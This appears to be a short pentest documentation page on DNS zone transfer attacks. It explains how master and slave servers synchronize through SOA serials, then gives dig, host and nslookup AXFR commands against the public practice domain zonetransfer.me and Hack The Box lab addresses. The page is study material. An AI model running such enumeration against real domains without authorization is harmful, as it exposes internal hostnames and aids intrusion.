> For the complete documentation index, see [llms.txt](https://docs.wehost.co.in/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://docs.wehost.co.in/cybersecurity/dns-attacks/dns-zone-transfer-attack.md).
# DNS Zone Transfer Attack
* Synchronization between the servers involved is realized by zone transfer
* Using a secret key `rndc-key`,
* the default configuration, the servers make sure that they communicate with their own master or slave
* The slave fetches the `SOA` record of the relevant zone from the master at certain intervals,
* the so-called refresh time,
* usually one hour
* compares the serial numbers
* If the serial number of the SOA record of the master is greater than that of the slave, the data sets no longer match.
### Remarks
* if box is ubuntu and using dns tcp on port 53
* might be susceptible to zone transfer attack
***
### Attack Internet

* get the name server
```bash
dig soa ZoneTransfer.me
```
* Exploit Zone transfer
* linux
* `dig axfr @nsztm1.digi.ninja zonetransfer.me`
* `host -t axfr zonetransfer.me nsztm1.digi.ninja`
* windows
* `nslookup -type=axfr zonetransfer.me nsztm1.digi.ninja`
### Attack HTB
```bash
nslookup
```
```bash
server
```
* ask the dns server to query it self
```
10.10.11.166
```
* for zone transfer
```bash
dig axfr @dns.server.ip top_level_domain.com
```
* example
```
dig axfr @10.10.10.123 friendzoneportal.red
```
## Reference
*